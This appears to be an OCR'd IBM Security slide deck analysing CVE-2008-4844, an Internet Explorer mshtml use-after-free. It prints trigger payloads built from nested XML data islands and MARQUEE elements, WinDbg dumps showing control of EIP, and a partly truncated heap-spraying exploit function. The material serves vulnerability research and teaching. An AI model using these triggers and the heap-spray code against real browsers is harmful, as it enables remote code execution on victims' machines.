
```
int CRecordInstance::TransferToDestination () {
        int ebp_minus_4h, eax;
        int esi, ebx = 0;
        esi = (sizeof(edi) >> 2) - 1;
        ebp_minus_4h = ebx;
        do{


                if(edi[ebx] == 0) continue;
                eax = edi[ebx]->TransferFromSrc();
                if((ebp_minus_4h == 0) && (eax != 0))
                        ebp_minus_4h = eax;
                ebx++;
        }while(ebx <= esi);
        return(ebp_minus_4h);
}
```

```
int CRecordInstance::TransferToDestination () {
        int ebp_minus_4h, eax;
        int esi, ebx = 0;
        esi = (sizeof(edi) >> 2) - 1;
        ebp_minus_4h = ebx;
        do{
                eax = (sizeof(edi) >> 2) - 1;
                if(ebx >= eax) break;
                if(edi[ebx] == 0) continue;
                eax = edi[ebx]->TransferFromSrc();
                if((ebp_minus_4h == 0) && (eax != 0))
                        ebp_minus_4h = eax;
                ebx++;
        }while(ebx <= esi);
        return(ebp_minus_4h);
}
```

IBM Security

Kick or Limbo?

Getting control



```
<XML ID=I><X><C>
&lt;IMG SRC=&quot;javascript:alert(&apos;XSS&apos;)&quot;&gt;
</C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
</MARQUEE>
</MARQUEE>
```

```
<XML ID=I><X><C>
<IMG SRC="javascript:alert('XSS')">
</C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
</MARQUEE>
</MARQUEE>
```

```
mshtml!CXfer::TransferFromSrc+0x34:
7ea81cf4 8b08            mov     ecx,dword ptr [eax]  ds:0023:006c0061=????????
0:005> .printf "DWORD PTR [ESI] = 0x%08x\n", poi(esi); .printf "ESI contents (bytes +
DWORD PTR [ESI] = 0x006c0061
ESI contents (bytes + ASCII):
027ff8e8  61 00 6c 00 65 00 72 00-74 00 28 00 27 00 58 00  a.l.e.r.t.(.'.X.
027ff8f8  53 00 53 00 27 00 29 00-00 00 00 00 00 00 00 00  S.S.'.).........
027ff908  f1 8a e3 ea 00 00 08 ff-f7 00 00 00 00 00 00 00  ................
027ff918  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
027ff928  00 00 00 00 00 00 00 00-f6 8a e3 ea 00 00 0c ff  ................
027ff938  98 00 23 00 00 00 00 00-a8 d1 20 00 00 00 00 00  ..#....... .....
027ff948  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
027ff958  fb 8a e3 ea 00 01 0e ff-61 00 6c 00 65 00 72 00  ........a.l.e.r.
ESI contents (Unicode):
027ff8e8  "alert('XSS')"
```

```
<XML ID=I><X><C>
<IMG SRC="javascript:&#97;&#108;&#101;&#114;&#116;('XSS')">
</C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
</MARQUEE>
</MARQUEE>
```

a - a
l - l
e - e
r - r
t - t

```
<XML ID=I><X><C>
<IMG SRC="javascript:&#x61;&#x6c;&#x65;&#x72;&#x74;('XSS')">
</C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
</MARQUEE>
</MARQUEE>
```

a - a
l - l
e - e
r - r
t - t

```
<XML ID=I><X><C>
<IMG SRC="javascript:&#x0061;&#x006c;&#x0065;&#x0072;&#x0074;('XSS')">
</C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
</MARQUEE>
</MARQUEE>
```

a - a
l - l
e - e
r - r
t - t

```
<XML ID=I><X><C>
<IMG SRC="javascript:&#x6c61;&#x7265;&#x0074;&#x0020;&#x0020;('XSS')">
</C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
</MARQUEE>
</MARQUEE>
```

```
mshtml!CXfer::TransferFromSrc+0x34:
7ea81cf4 8b08            mov     ecx,dword ptr [eax]  ds:0023:72656c61=????????
0:005> .printf "DWORD PTR [ESI] = 0x%08x\n", poi(esi);.printf "ESI contents (bytes +
DWORD PTR [ESI] = 0x72656c61
ESI contents (bytes + ASCII):
02266ca8  61 6c 65 72 74 00 20 00-20 00 28 00 27 00 58 00  alert. . .(.'.X.
02266cb8  53 00 53 00 27 00 29 00-00 00 00 00 00 00 00 00  S.S.'.).........
02266cc8  21 d1 e5 ea 00 00 08 ff-f7 00 00 00 00 00 00 00  !...............
02266cd8  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
02266ce8  00 00 00 00 00 00 00 00-26 d1 e5 ea 00 00 0c ff  ........&.......
02266cf8  98 00 23 00 00 00 00 00-a8 ba 20 00 00 00 00 00  ..#....... .....
02266d08  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
02266d18  1b d1 e5 ea 00 01 0e ff-61 6c 65 72 74 00 20 00  ........alert. .
ESI contents (Unicode):
02266ca8  "▮▮t  ('XSS')"
```

```
<XML ID=I><X><C>
<IMG SRC="javascript:&#x0a0a;&#x0a0a;ert('XSS')">
</C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
</MARQUEE>
</MARQUEE>
```

```
mshtml!CXfer::TransferFromSrc+0x38
EIP = DWPRD PTR [ECX+84h] {ECX+84h = 0A0A0A0Ah}
```

Heap-spraying

- Wikipedia description:
  - "*In computer security, heap spraying is a technique used in exploits to facilitate arbitrary code execution.*"
  - "*In general, code that sprays the heap attempts to put a certain sequence of bytes at a predetermined location in the memory of a target process by having it allocate (large) blocks on the process' heap and fill the bytes in these blocks with the right values.*"
- A JavaScript library has been created to optimize the exploitation – inspired on:
  - JavaScript Heap Exploitation library by Alexander Sotirov.

Video demonstration

```
function ms08_078 (){
        var    ms08_078      = new Inception(), choice, bytes, address, heap,
                               data, memory, trigger;
        ms08_078.offset      = [ 0x0a0a0a0a ];
        choice               = ms08_078.random(ms08_078.offset.length);
        bytes                = ms08_078.bytes(ms08_078.offset[choice]);
        address              = ms08_078.address(ms08_078.offset[choice]);
        data                 = ms08_078.data(ms08_078.code[0][0]);
        heap                 = ms08_078.heap(address, data);
        trigger              = trigger.concat("[TRUNCATED]");

        [TRUNCATED]
        if(memory = ms08_078.alloc(heap, bytes)){
                exploit(trigger);
        [TRUNCATED]
}
```

```
Inception.prototype.constructor = function Inception (){[...]}
Inception.prototype.address = function (address, format) {[...]}
Inception.prototype.alloc = function (chunk1mb, bytes) {[...]}
Inception.prototype.ascii = function (method, size, format) {[...]}
Inception.prototype.bytes = function (bytes, format) {[...]}
Inception.prototype.chunk1mb = function (chunk64k) {[...]}
Inception.prototype.chunk64k = function (address, data) {[...]}
Inception.prototype.data = function (data, format) {[...]}
Inception.prototype.dealloc = function(memory, bytes) {[...]}
Inception.prototype.heap = function (address, data) {[...]}
Inception.prototype.hexa = function (address, size) {[...]}
Inception.prototype.random = function (maximum) {[...]}
```

Conclusion and Questions

BONUS

Microsoft Workarounds

Workaround	Sample Code		BONUS Code	
	#01	#02	#01	#02
1	YES	YES	YES	YES
2	YES	YES	NO	NO
3	NO	NO	NO	NO
4	YES	YES	YES	YES
5	YES	YES	YES	YES
6	YES	YES	YES	YES

Video demonstration

```
XML Data Source Object 1.0          (550DDA30-0541-11D2-9CA9-0060B0EC3D39)
XML Data Source Object 3.0          (F5078F39-C551-11D3-89B9-0000F81FE221)
                                    (F6D90F14-9C73-11D3-B32E-00C04F990BB4)
Tabular Data Control                (333C7BC4-460F-11D0-BC04-0080C7055A83)

mshtml!CXfer::TransferFromSrc+0x38:
7ea81cf8 ff9184000000    call    dword ptr [ecx+84h]  ds:0023:7620b2d8=08468bff
0:005> g
(bc.e34): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=76203520 ebx=00000000 ecx=7620b254 edx=7e90876d esi=02299cd0 edi=00190cd8
eip=08468bff esp=01e8fc94 ebp=01e8fcc0 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
08468bff ??              ???
```

Previous CVE-2008-4844 description:

> Use-after-free vulnerability in mshtml.dll in Microsoft Internet Explorer 5.01, 6, and 7 on Windows XP SP2 and SP3, Server 2003 SP1 and SP2, Vista Gold and SP1, and Server 2008 allows remote attackers to execute arbitrary code via a crafted XML document containing nested SPAN elements, as exploited in the wild in December 2008.

Current CVE-2008-4844 description:

> Use-after-free vulnerability in the CRecordInstance::TransferToDestination function in mshtml.dll in Microsoft Internet Explorer 5.01, 6, 6 SP1, and 7 allows remote attackers to execute arbitrary code via DSO bindings involving (1) an XML Island, (2) XML DSOs, or (3) Tabular Data Control (TDC) in a crafted HTML or XML document, as demonstrated by nested SPAN or MARQUEE elements, and exploited in the wild in December 2008.

Thank You!

security

FOLLOW US ON:

- ibm.com/security
- securityintelligence.com
- xforce.ibmcloud.com
- @ibmsecurity
- youtube/user/ibmsecuritysolutions

Statement of Good Security Practices: IT system security involves protecting systems and information through prevention, detection and response to improper access from within and outside your enterprise. Improper access can result in information being altered, destroyed, misappropriated or misused or can result in damage to or misuse of your systems, including for use in attacks on others. No IT system or product should be considered completely secure and no single product, service or security measure can be completely effective in preventing improper use or access. IBM systems, products and services are designed to be part of a lawful, comprehensive security approach, which will necessarily involve additional operational procedures, and may require other systems, products or services to be most effective. IBM does not warrant that any systems, products or services are immune from, or will make your enterprise immune from, the malicious or illegal conduct of any party.

IBM Security